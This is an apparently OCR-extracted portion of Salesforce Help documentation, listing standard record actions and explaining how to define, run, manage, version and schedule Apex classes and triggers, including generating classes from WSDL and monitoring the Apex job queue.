AltavistaNews	Launch `www.altavista.com/news/`.	• Account • Lead
Cancel	Cancel an event.	Event
CaseSelect	Specify a case for a solution.	Solution
ChangeOwner	Change the owner of a record.	• Account • Ad group • Campaign • Case • Contact • Contract • Google campaign • Keyword • Leads • Opportunities • Search phrase • SFGA version • Text ad
ChangeStatus	Change the status of a case.	• Case • Lead

ChoosePricebook	Choose the price book to use.	OpportunityLineItem
Clone	Clone a record.	• Ad group • Asset • Campaign • Campaign member • Case • Contact • Contract • Event • Google campaign • Keyword • Lead • Opportunity • Product • Search phrase • SFGA version • Text ad • Custom objects
CloneAsChild	Create a related case with the details of a parent case.	Case
CloseCase	Close a case.	Case
Convert	Create a new account, contact, and opportunity using the information from a lead.	Lead
ConvertLead	Convert a lead to a campaign member.	Campaign Member
Create_Opportunity	Create an opportunity based on a campaign member.	Campaign Member
Decline	Decline an event.	Event
Delete	Delete a record.	• Ad group • Asset • Campaign • Campaign member • Case • Contact • Contract • Event • Google campaign • Keyword • Lead • Opportunity

		• Opportunity product • Product • Search phrase • SFGA version • Solution • Task • Text ad • Custom objects
DeleteSeries	Delete a series of events or tasks.	• Event • Task
DisableCustomerPortal	Disable a Customer Portal user.	Contact
DisableCustomerPortalAccount	Disable a Customer Portal account.	Account
DisablePartnerPortal	Disable a Partner Portal user.	Contact
DisablePartnerPortalAccount	Disable a Partner Portal account.	Account
Download	Download an attachment.	• Attachment • Document
Edit	Edit a record.	• Ad group • Asset • Campaign • Campaign member • Case • Contact • Contract • Event • Google campaign • Keyword • Lead • Opportunity • Opportunity product • Product • Search phrase • SFGA version • Solution • Task • Text ad • Custom objects
EditAllProduct	Edit all products in a price book.	OpportunityLineItem

EnableAsPartner	Designate an account as a partner account.	Account
EnablePartnerPortalUser	Enable a contact as a Partner Portal user.	Contact
EnableSelfService	Enable a contact as a Self-Service user.	Contact
FindDup	Display duplicate leads.	Lead
FollowupEvent	Create a follow-up event.	Event
FollowupTask	Create a follow-up task.	Event
HooversProfile	Display a Hoovers profile.	• Account • Lead
IncludeOffline	Include an account record in Connect Offline.	Account
GoogleMaps	Plot an address on Google Maps.	• Account • Contact • Lead
GoogleNews	Display `www.google.com/news`.	• Account • Contact • Lead
GoogleSearch	Display `www.google.com`.	• Account • Contact • Lead
List	List records of an object.	• Ad group • Campaign • Case • Contact • Contract • Google campaign • Keyword • Lead • Opportunity • Product • Search phrase • SFGA version • Solution • Text ad • Custom objects
LogCall	Log a call.	Activity

MailMerge	Generate a mail merge.	Activity
ManageMembers	Launch the Manage Members page.	Campaign
MassClose	Close multiple cases.	Case
Merge	Merge contacts.	Contact
New	Create a new record.	• Activity • Ad group • Asset • Campaign • Case • Contact • Contract • Event • Google campaign • Keyword • Lead • Opportunity • Search phrase • SFGA version • Solution • Task • Text ad • Custom objects
NewTask	Create a task.	Task
RequestUpdate	Request an update.	• Contact • Activity
SelfServSelect	Register a user as a Self Service user.	Solution
SendEmail	Send an email.	Activity
SendGmail	Open a blank email in Gmail.	• Contact • Lead
Sort	Sort products in a price book.	OpportunityLineItem
Share	Share a record.	• Account • Ad group • Campaign • Case • Contact • Contract • Google campaign

		• Keyword • Lead • Opportunity • Search phrase • SFGA version • Text ad
Submit for Approval	Submit a record for approval.	• Account • Activity • Ad group • Asset • Campaign • Campaign member • Case • Contact • Contract • Event • Google campaign • Keyword • Lead • Opportunity • Opportunity product • Product • Search phrase • SFGA version • Solution • Task • Text ad
Tab	Access the tab for an object.	• Ad group • Campaign • Case • Contact • Contract • Google campaign • Keyword • Lead • Opportunity • Product • Search phrase • SFGA version • Solution • Text ad

View	View a record.	• Activity • Ad group • Asset • Campaign • Campaign member • Case • Contact • Contract • Event • Google campaign • Keyword • Lead • Opportunity • Opportunity product • Product • Search phrase • SFGA version • Solution • Text ad • Custom objects
ViewAllCampaignMembers	List all campaign members.	Campaign
ViewCampaignInfluenceReport	Display the Campaigns with Influenced Opportunities report.	Campaign
ViewPartnerPortalUser	List all Partner Portal users.	Contact
ViewSelfService	List all Self-Service users.	Contact
YahooMaps	Plot an address on Yahoo! Maps.	• Account • Contact • Lead
YahooWeather	Display `http://weather.yahoo.com/`.	Contact

Understanding Global Variables

APEX CODE

Apex Code Overview

Available in: **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

Apex is a strongly typed, object-oriented programming language that allows developers to execute flow and transaction control statements on the Force.com platform server in conjunction with calls to the Force.com API. Using syntax that looks like Java and acts like database stored procedures, Apex enables developers to add business logic to most system events, including button clicks, related record updates, and Visualforce pages. Apex code can be initiated by Web service requests and from triggers on objects.

Apex can be stored on the platform in two different forms:

- A *class* is a template or blueprint from which Apex objects are created. Classes consist of other classes, user-defined methods, variables, exception types, and static initialization code from Setup, in **Develop** > **Apex Classes**. See Managing Apex Classes on page 3580.
- A *trigger* is Apex code that executes before or after specific data manipulation language (DML) events occur, such as before object records are inserted into the database, or after records have been deleted. Triggers are stored as metadata in Salesforce. A list of all triggers in your organization is located in Setup at **Develop** > **Apex Triggers**. See Managing Apex Triggers on page 3581.

Apex generally runs in system context; that is, the current user's permissions, field-level security, and sharing rules aren't taken into account during code execution.

You must have at least 75% of your Apex covered by unit tests before you can deploy your code to production environments. In addition, all triggers must have some test coverage. See About Apex Unit Tests on page 3752.

After creating your classes and triggers, as well as your tests, replay the execution using the Developer Console.

Note: You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by salesforce.com to support its users and partners, but are not considered part of our Services for purposes of the salesforce.com Master Subscription Agreement.

For more information on the syntax and use of Apex, see the *Force.com Apex Code Developer's Guide*.

Defining Apex Classes

Available in: **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

User Permissions Needed	
To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:	"Author Apex"

Apex classes are stored as metadata in Salesforce.

Note: You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by salesforce.com to support its users and partners, but are not considered part of our Services for purposes of the salesforce.com Master Subscription Agreement.

To create a class:

1. From Setup, click **Develop** > **Apex Classes**.
2. Click **New**.
3. Click **Version Settings** to specify the version of Apex and the API used with this class. If your organization has installed managed packages from the AppExchange, you can also specify which version of each managed package to use with this class. Use the default values for all versions. This associates the class with the most recent version of Apex and the API, as well as each managed package. You can specify an older version of a managed package if you want to access components or functionality that differs from the most recent package version. You can specify an older version of Apex and the API to maintain specific behavior.
4. In the class editor, enter the Apex code for the class. A single class can be up to 1 million characters in length, not including comments, test methods, or classes defined using `@isTest`.
5. Click **Save** to save your changes and return to the class detail screen, or click **Quick Save** to save your changes and continue editing your class. Your Apex class must compile correctly before you can save your class.

Once saved, classes can be invoked through class methods or variables by other Apex code, such as a trigger.

Note: To aid backwards-compatibility, classes are stored with the version settings for a specified version of Apex and the API. If the Apex class references components, such as a custom object, in installed managed packages, the version settings for each managed package referenced by the class is saved too. Additionally, classes are stored with an `isValid` flag that is set to `true` as long as dependent metadata has not changed since the class was last compiled. If any changes are made to object names or fields that are used in the class, including superficial changes such as edits to an object or field description, or if changes are made to a class that calls this class, the `isValid` flag is set to `false`.

When a trigger or Web service call invokes the class, the code is recompiled and the user is notified if there are any errors. If there are no errors, the `isValid` flag is reset to `true`.

Managing Version Settings for Apex

Defining Apex Triggers

Available in: **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions
Standard Objects, Campaigns, Cases, and Emails are not available in **Database.com**.

User Permissions Needed	
To define Apex triggers:	"Author Apex"

Apex triggers are stored as metadata in the application under the object with which they are associated.

Note: You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by salesforce.com to support its users and partners, but are not considered part of our Services for purposes of the salesforce.com Master Subscription Agreement.

To define a trigger:

1. For a standard object, from Setup, click **Customize**, click the name of the object, then click **Triggers**.

   For a custom object, from Setup, click **Create** > **Objects** and click the name of the object.

   For campaign members, from Setup, click **Customize** > **Campaigns** > **Campaign Member** > **Triggers**.

   For case comments, from Setup, click **Customize** > **Cases** > **Case Comments** > **Triggers**.

   For email messages, from Setup, click **Customize** > **Cases** > **Email Messages** > **Triggers**.

   For comments on ideas, from Setup, click **Customize** > **Ideas** > **Idea Comments** > **Triggers**.

   For the Attachment, ContentDocument, and Note standard objects, you can't create a trigger in the Salesforce user interface. For these objects, create a trigger using development tools, such as the Developer Console or the Force.com IDE. Alternatively, you can also use the Metadata API.
2. In the Triggers related list, click **New**.
3. Click Version Settings to specify the version of Apex and the API used with this trigger. If your organization has installed managed packages from the AppExchange, you can also specify which version of each managed package to use with this

trigger. Use the default values for all versions. This associates the trigger with the most recent version of Apex and the API, as well as each managed package. You can specify an older version of a managed package if you want to access components or functionality that differs from the most recent package version.

4. Click Apex Trigger and select the `Is Active` checkbox if the trigger should be compiled and enabled. Leave this checkbox deselected if you only want to store the code in your organization's metadata. This checkbox is selected by default.
5. In the `Body` text box, enter the Apex for the trigger. A single trigger can be up to 1 million characters in length.

   To define a trigger, use the following syntax:

```
trigger triggerName on ObjectName (trigger_events) {
   code_block
}
```

   where *`trigger_events`* can be a comma-separated list of one or more of the following events:

   - `before insert`
   - `before update`
   - `before delete`
   - `after insert`
   - `after update`
   - `after delete`
   - `after undelete`

   Note:

   - You can only use the `webService` keyword in a trigger when it is in a method defined as asynchronous; that is, when the method is defined with the `@future` keyword.
   - A trigger invoked by an `insert`, `delete`, or `update` of a recurring event or recurring task results in a runtime error when the trigger is called in bulk from the Force.com API.

6. Click **Save**.

Note: Triggers are stored with an `isValid` flag that is set to `true` as long as dependent metadata has not changed since the trigger was last compiled. If any changes are made to object names or fields that are used in the trigger, including superficial changes such as edits to an object or field description, the `isValid` flag is set to `false` until the Apex compiler reprocesses the code. Recompiling occurs when the trigger is next executed, or when a user re-saves the trigger in metadata.

If a lookup field references a record that has been deleted, Salesforce clears the value of the lookup field by default. Alternatively, you can choose to prevent records from being deleted if they're in a lookup relationship.


Executing Anonymous Apex Code

The Developer Console allows you to execute Apex code as another way to generate debug logs that cover specific application logic.

The Execute Anonymous Apex tool in the Developer Console runs the Apex code you enter using `ExecuteAnonymous` and generates a debug log with the results of the execution.

Warning: If you call a class that contains a `testMethod`, all DML statements of the test method execute. This action can add unwanted data to your organization.

1. Click **Debug** > **Open Execute Anonymous Window** to open the Enter Apex Code window.



2. Enter the code you want to run in the Enter Apex Code window or click to open the code editor in a new browser window. To automatically open the resulting debug log when execution is complete, select **Open Log**.

   Note: You can't use the keyword `static` in anonymous code.

3. Execute the code:
   a. To execute all code in the window, click **Execute** or CTRL+E.
   b. To execute only selected lines of code, select the lines and click **Execute Highlighted** or CTRL+SHIFT+E.

4. If you selected **Open Log**, the log will automatically open in the Log Inspector. After the code executes, the debug log will be listed on the **Logs** tab. Double-click the log to open it in the Log Inspector.
5. To execute the same code again without making changes, click **Debug** > **Execute Last**. If you want to modify the code, click **Debug** > **Open Execute Anonymous Window**, to open the Enter Apex Code window with the previous entry.

Handling Apex Exceptions in Managed Packages

Available in: **Unlimited**, **Developer**, and **Enterprise** Editions

User Permissions Needed	
To create packages:	“Create Force.com AppExchange Packages”
To upload packages:	“Upload Force.com AppExchange Packages”
To create Apex:	“Author Apex”

When you create a managed package for Force.com AppExchange, you can specify a user to receive an email notification when an exception occurs that is not caught by Apex. Uncaught exceptions can be thrown from:

- A Visualforce action or getter method
- A Web service method
- A trigger

The email that is sent has the following format:

```
--------------------------------------------------------------------------------
Subject: Developer script exception from CLASSNAME Apex script unhandled trigger
exception by user/organization: USER_ID/ORG_ID EXCEPTION_STRING STACK_TRACE
--------------------------------------------------------------------------------
```

For example:

```
--------------------------------------------------------------------------------
From: Apex Application? <info@salesforce.com> To: joeuser@salesforce.com
<joeuser@salesforce.com> Subject: Developer script exception from Gack WS? Date:
Mon, 26 Nov 2007 14:42:41 +0000 (GMT) (06:42 PST) Apex script unhandled trigger
exception by user/organization: 010x0000000rfPg/00Fx00000009ejj TestException.Test
Exception?: Gack WS exception Class.Gack WS?.gackTestException: line 4, column 11
--------------------------------------------------------------------------------
```

The number of emails generated for the same error is limited to 10 messages with the same subject in a 60 second period.

Managing Apex Classes

Available in: **Unlimited**, **Developer**, and **Enterprise** Editions

User Permissions Needed	
To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:	"Author Apex"

An Apex class is a template or blueprint from which Apex objects are created. Classes consist of other classes, user-defined methods, variables, exception types, and static initialization code. Once successfully saved, class methods or variables can be invoked by other Apex code, or through the SOAP API (or AJAX Toolkit) for methods that have been designated with the `webService` keyword.

The Apex Classes page enables you to create and manage Apex classes. To access the Apex Classes page, from Setup, click **Develop** > **Apex Classes**.

To create an Apex class, from the Apex Classes page, click **New** and write your Apex code in the editor.

While developers can write class methods according to the syntax outlined in the *Force.com Apex Code Developer's Guide*, classes can also be automatically generated by consuming a WSDL document that is stored on a local hard drive or network. Creating a class by consuming a WSDL document allows developers to make callouts to the external Web service in their Apex. From the Apex Classes page, click **Generate From WSDL** to generate an Apex class from a WSDL document.

Once you have created an Apex class, you can do any of the following:

- Click **Edit** next to the class name to modify its contents in a simple editor.
- Click **Del** next to the class name to delete the class from your organization.

  Note:

  ◊ You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by salesforce.com to support its users and partners, but are not considered part of our Services for purposes of the salesforce.com Master Subscription Agreement.

  ◊ You cannot delete a class that is specified as a controller for a Visualforce page or component.

  ◊ A icon indicates that an Apex class was released in a managed package. Apex classes in packages have special considerations. For more information, see the *Force.com Quick Reference for Developing Packages*.

  ◊ A icon indicates that an Apex class is in an installed managed package. You cannot edit or delete a class in a managed package.

  ◊ A icon indicates that an Apex class in a previously released managed package will be deleted on the next package upload. You can choose to undelete the Apex class through the package detail page.

- If an Apex class has any methods defined as a `webService`, you can click **WSDL** next to the class name to generate a WSDL document from the class contents. This document contains all of the information necessary for a client to consume

Apex Web service methods. All class methods with the `webService` keyword are included in the resulting WSDL document.

- Click **Security** next to the class name to select the profiles that are allowed to execute methods in the class from top-level entry points, such as Web service methods. For classes that are installed in your organization as part of a managed package, this link only displays for those defined as `global`.
- Click **Estimate your organization's code coverage** to find out how much of the Apex code in your organization is currently covered by unit tests. This percentage is based on the latest test results of tests that you've already executed. If you have no test results or if you've cleared code coverage results, code coverage is listed at 0%.

  Note: The code coverage value computed by **Estimate your organization's code coverage** might differ from the code coverage value computed after running all unit tests using **Run All Tests**. This is because **Estimate your organization's code coverage** excludes classes that are part of installed managed packages while **Run All Tests** doesn't.

- Click the percentage number in the Code Coverage column to see which lines in a class have been covered by Apex unit tests.
- Click **Clear Code Coverage** to reset the code coverage results for all Apex triggers and classes to 0%.
- If you have unit tests in at least one Apex class, click **Run All Tests** to run all the unit tests in your organization.
- Click **Compile all classes** to compile all the Apex classes in your organization. If you have classes that are installed from a managed package and that have test methods or are test classes, you must compile these classes first before you can view them and run their test methods from the Apex Test Execution page. Managed package classes can be compiled only through the **Compile all classes** link because they cannot be saved. Otherwise, saving Apex classes that aren't from a managed package causes them to be recompiled. This link compiles all the Apex classes in your organization, whether or not they are from a managed package.

Note: The namespace prefix is added to Apex classes and triggers, Visualforce components and pages, brand templates, folders, s-controls, static resources, web links, and custom report types if they are included in a managed package. However, if you don't have customize application permissions, the namespace prefix field is not displayed for brand templates, folders, and custom report types.

Managing Apex Triggers

Available in: **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

User Permissions Needed	
To define, edit, delete, and show dependencies for Apex triggers:	"Author Apex"

A trigger is Apex code that executes before or after specific data manipulation language (DML) events occur, such as before object records are inserted into the database, or after records have been deleted.

Triggers are stored as metadata in Salesforce. A list of all triggers in your organization is located in Setup at **Develop** > **Apex Triggers**. In addition to this list, triggers are associated and stored with specific objects. For standard objects, triggers are located in Setup at **Customize** > ***Standard_Object_Name*** > **Triggers**, and on the object detail page for custom objects at **Create** > **Objects** > ***Custom_Object_Name***.

Note: The namespace prefix is added to Apex classes and triggers, Visualforce components and pages, brand templates, folders, s-controls, static resources, web links, and custom report types if they are included in a managed package. However, if you don't have customize application permissions, the namespace prefix field is not displayed for brand templates, folders, and custom report types.

Click **New** to create an Apex trigger.

Note: You can only create triggers from the associated object, not from the Apex Triggers page.

Once you have created an Apex trigger:

- Click **Edit** next to the trigger name to modify its contents in a simple editor.
- Click **Del** next to the trigger name to delete the trigger from your organization.
- Click the percentage number in the Code Coverage column to see which lines in a trigger have been covered by Apex unit tests.

Note:

- You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by salesforce.com to support its users and partners, but are not considered part of our Services for purposes of the salesforce.com Master Subscription Agreement.
- A icon indicates that an Apex trigger is in an installed managed package. You cannot edit or delete a trigger in a managed package.
- A icon indicates that an Apex trigger in a previously released managed package will be deleted on the next package upload. You can choose to undelete the Apex trigger through the package detail page.

Defining Apex Triggers

Managing Version Settings for Apex

Available in: **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions
Managed Packages are not available in **Database.com**.

User Permissions Needed	
To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:	"Author Apex"

To aid backwards-compatibility, classes are stored with the version settings for a specified version of Apex and the API. If the Apex class references components, such as a custom object, in installed managed packages, the version settings for each managed package referenced by the class is saved too. This ensures that as Apex, the API, and the components in managed packages evolve in subsequent released versions, a class or trigger is still bound to versions with specific, known behavior.

A package version is a number that identifies the set of components uploaded in a package. The version number has the format `majorNumber.minorNumber.patchNumber` (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The `patchNumber` is generated and updated only for a patch release. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package.

To set the Salesforce.com API and Apex version for a class or trigger:

1. Edit either a class or trigger, and click **Version Settings**.
2. Select the `Version` of the Salesforce.com API. This is also the version of Apex associated with the class or trigger.
3. Click **Save**.

To configure the package version settings for a class or trigger:

1. Edit either a class or trigger, and click **Version Settings**.
2. Select a `Version` for each managed package referenced by the class or trigger. This version of the managed package will continue to be used by the class or trigger if later versions of the managed package are installed, unless you manually update the version setting. To add an installed managed package to the settings list, select a package from the list of available packages. The list is only displayed if you have an installed managed package that is not already associated with the class or trigger.
3. Click **Save**.

Note the following when working with package version settings:

- If you save an Apex class or trigger that references a managed package without specifying a version of the managed package, the Apex class or trigger is associated with the latest installed version of the managed package by default.
- You cannot **Remove** a class or trigger's version setting for a managed package if the package is referenced in the class or trigger. Use **Show Dependencies** to find where a managed package is referenced by a class or a trigger.

Viewing Apex Classes

Available in: **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

User Permissions Needed	
To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:	"Author Apex"

After you have created a class, you can view the code contained in the class, as well as the API against which the class was saved, and whether the class is valid or active. From Setup, click **Develop** > **Apex Classes**, then click the name of the class you want to view. While viewing a class, you can do any of the following:

- Click **Edit** to make changes to the class.

  Note:

  ◊ You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by salesforce.com to support its users and partners, but are not considered part of our Services for purposes of the salesforce.com Master Subscription Agreement.

  ◊ A icon indicates that an Apex class was released in a managed package. Apex classes in packages have special considerations. For more information, see the *Force.com Quick Reference for Developing Packages*.

  ◊ A icon indicates that an Apex class is in an installed managed package. You cannot edit or delete a class in a managed package.

  ◊ A icon indicates that an Apex class in a previously released managed package will be deleted on the next package upload. You can choose to undelete the Apex class through the package detail page.

  You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by salesforce.com to support its users and partners, but are not considered part of our Services for purposes of the salesforce.com Master Subscription Agreement.

- Click **Delete** to delete the class.

  Note: You cannot delete a class that is specified as a controller for a Visualforce page or component.

- If your class has a method defined as a `webService`, click **Generate WSDL** to generate a WSDL document based on the class.

Note: You cannot generate a WSDL document for classes defined as `isTest`.

- Click **Download** to download a copy of your Apex.
- Click **Run Test** to run the unit tests contained in the class.
- Click **Security** to set the Apex class level security.
- Click **Show Dependencies** to display the items, such as fields, objects, or other classes, that must exist for this class to be valid.

The **Class Summary** tab displays the prototype of the class; that is, the classes, methods and variables that are available to other Apex code. The **Class Summary** tab lists the access level and signature for each method and variable in an Apex class, as well as any inner classes. If there is no prototype available, this tab is not available.

Note:

- For Apex classes not included in managed packages, only classes, methods and variables defined as either `global` or `public` are displayed.
- For Apex classes included in managed packages, the **Class Summary** tab also lists the package version a particular property or method was introduced. You can select a version number from the drop-down list to see the prototype for the selected package version. The default value is the current installed version. A package developer can deprecate an Apex method and upload a new package version, thus exposing an Apex class with a different prototype. Only classes, methods and variables defined as `global` are displayed in prototypes for managed package classes.

If an Apex class references components in installed managed packages, such as another class, trigger, or custom object, the **Version Settings** tab lists the package versions of the packages containing the referenced components.

The **Log Filters** tab displays the debug log categories and debug log levels that you can set for the class.

Viewing Apex Trigger Details

Available in: **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

User Permissions Needed	
To view Apex triggers:	"Author Apex"

Apex triggers are stored as metadata in the application under the object with which they are associated. You can also view all triggers in Setup by clicking **Develop** > **Apex Triggers**.

Note: You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by salesforce.com to support its users and partners, but are not considered part of our Services for purposes of the salesforce.com Master Subscription Agreement.

To view the details for a trigger, from Setup, click **Develop** > **Apex Triggers**, then click the name of the trigger. You can also access the trigger details from the object. For a standard object, from Setup, click **Customize**, click the name of the object, click **Triggers**, then click the name of the trigger. For a custom object, from Setup, click **Create** > **Objects**, click the name of the object, then click the name of the trigger.

From the trigger detail page, you can do any of the following:

- Click **Edit** to modify the contents of the trigger.

  Note: A icon indicates that an Apex trigger is in an installed managed package. You cannot edit or delete a trigger in a managed package.

- Click **Delete** to delete the trigger from your organization.
- Click **Show Dependencies** to display the items, such as fields, s-controls, or classes, that are referenced by the Apex code contained in the trigger.
- Click **Download Apex** to download the text of the trigger. The file is saved with the name of the trigger as the file name, with the filetype of `.trg`.

The trigger detail page shows the following information for a trigger:

- The name of the trigger
- The name of the object with which the trigger is associated, such as Account or Case.
- The API version that the trigger has been saved against.
- Whether a trigger is valid.

  Note: Triggers are stored with an `isValid` flag that is set to `true` as long as dependent metadata has not changed since the trigger was last compiled. If any changes are made to object names or fields that are used in the trigger, including superficial changes such as edits to an object or field description, the `isValid` flag is set to `false` until the Apex compiler reprocesses the code. Recompiling occurs when the trigger is next executed, or when a user re-saves the trigger in metadata.

  If a lookup field references a record that has been deleted, Salesforce clears the value of the lookup field by default. Alternatively, you can choose to prevent records from being deleted if they're in a lookup relationship.

- Whether the trigger is active.
- The text of the Apex code contained in the trigger.
- If trigger references components in installed managed packages, such as an Apex class, a Visualforce page, a custom object, and so on, the Version Settings section lists the package versions of the packages containing the referenced components.
- If the trigger is contained in an installed managed package, the `Installed Package` indicates the package name.

The **Log Filters** tab displays the debug log categories and debug log levels that you can set for the trigger. For more information, see Debug Log Filtering for Apex Classes and Apex Triggers on page 3750.

Creating an Apex Class from a WSDL

Available in: **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

User Permissions Needed	
To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:	"Author Apex"

An Apex class can be automatically generated from a WSDL document that is stored on a local hard drive or network. Creating a class by consuming a WSDL document allows developers to make callouts to the external Web service in their Apex.

Note: Use Outbound Messaging to handle integration solutions when possible. Use callouts to third-party Web services only when necessary.

To access this functionality:

1. In the application, from Setup, click **Develop** > **Apex Classes**.
2. Click **Generate from WSDL**.
3. Click **Browse** to navigate to a WSDL document on your local hard drive or network, or type in the full path. This WSDL document is the basis for the Apex class you are creating.

   Note:

   The WSDL document that you specify might contain a SOAP endpoint location that references an outbound port.

   For security reasons, Salesforce restricts the outbound ports you may specify to one of the following:

   - 80: This port only accepts HTTP connections.
   - 443: This port only accepts HTTPS connections.
   - 1024–66535 (inclusive): These ports accept HTTP or HTTPS connections.

4. Click **Parse WSDL** to verify the WSDL document contents. The application generates a default class name for each namespace in the WSDL document and reports any errors. Parsing will fail if the WSDL contains schema types or schema constructs that are not supported by Apex classes, or if the resulting classes exceed 1 million character limit on Apex classes. For example, the Salesforce SOAP API WSDL cannot be parsed.
5. Modify the class names as desired. While you can save more than one WSDL namespace into a single class by using the same class name for each namespace, Apex classes can be no more than 1 million characters total.
6. Click **Generate Apex**. The final page of the wizard shows which classes were successfully generated, along with any errors from other classes. The page also provides a link to view successfully generated code.

The successfully-generated Apex class includes stub and type classes for calling the third-party Web service represented by the WSDL document. These classes allow you to call the external Web service from Apex. For an example, see the *Force.com Apex Code Developer's Guide*.

Note the following about the generated Apex:

- If a WSDL document contains an Apex reserved word, the word is appended with `_x` when the Apex class is generated. For example, `limit` in a WSDL document converts to `limit_x` in the generated Apex class. For a list of reserved words, see the *Force.com Apex Code Developer's Guide*.
- If an operation in the WSDL has an output message with more than one element, the generated Apex wraps the elements in an inner class. The Apex method that represents the WSDL operation returns the inner class instead of the individual elements.

Defining Apex Classes

Monitoring the Apex Job Queue

Available in: **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

The Apex job queue lists all Apex jobs that have been submitted for execution. Jobs that have completed execution are listed, as well as those that are not yet finished, including:

- Apex methods with the `future` annotation that have not yet been executed. Such jobs are listed as Future in the Job Type column, and do not have values in the Total Batches or Batches Processed columns.
- Scheduled Apex jobs that have not yet finished executing.
  - ◊ Such jobs are listed as Scheduled Apex in the Job Type column, don't have values in the Total Batches or Batches Processed columns, and always have a Queued status.
  - ◊ Scheduled jobs can't be aborted from this page; use the Scheduled Jobs page to manage or delete scheduled jobs.
  - ◊ Even though a scheduled job appears on both the Apex Jobs and Scheduled Jobs pages, it counts only once against the asynchronous Apex execution limit.
- Apex sharing recalculation batch jobs that have not yet finished execution. Such jobs are listed as Sharing Recalculation in the Job Type column. The records in a sharing recalculation job are automatically split into batches. The Total Batches column lists the total number of batches for the job. The Batches Processed column lists the number of batches that have already been processed.
- Batch Apex jobs that have not yet finished execution. Such jobs are listed as Batch Apex in the Job Type column. The records in a batch Apex job are automatically split into batches. The Total Batches column lists the total number of batches for the job. The Batches Processed column lists the number of batches that have already been processed.

Note: Sharing recalculation batch jobs are currently available through a limited release program. For information on enabling Apex sharing recalculation batch jobs for your organization, contact salesforce.com.

The Status column lists the current status of the job. The possible values are:

Status	Description
Queued	Job is awaiting execution

Status	Description
Preparing	The `start` method of the job has been invoked. This status might last a few minutes depending on the size of the batch of records.
Processing	Job is being processed
Aborted	Job was aborted by a user
Completed	Job completed with or without failures
Failed	Job experienced a system failure

If one or more errors occur during batch processing, the Status Details column gives a short description of the first error. A more detailed description of that error, along with any subsequent errors, is emailed to the user who started the running batch class.

To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views. This is especially useful if you want to view only `future` methods, or view only Apex batch jobs.

Only one batch Apex job's `start` method can run at a time in an organization. Batch jobs that haven't started yet remain in the queue until they're started. Note that this limit doesn't cause any batch job to fail and `execute` methods of batch Apex jobs still run in parallel if more than one job is running.

For any type of Apex job, you can click **Abort Job** in the Action column to stop all processing for that job.

All batch jobs that have completed execution are removed from the batch queue list seven days after completion.

For more information about Apex, see the *Force.com Apex Code Developer's Guide*.

Scheduling Apex

Scheduling Apex

Available in: **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

Use the Apex scheduler if you have specific Apex classes that you want to run on a regular basis, or to run a batch Apex job using the Salesforce user interface.

The scheduler runs as system—all classes are executed, whether or not the user has permission to execute the class.

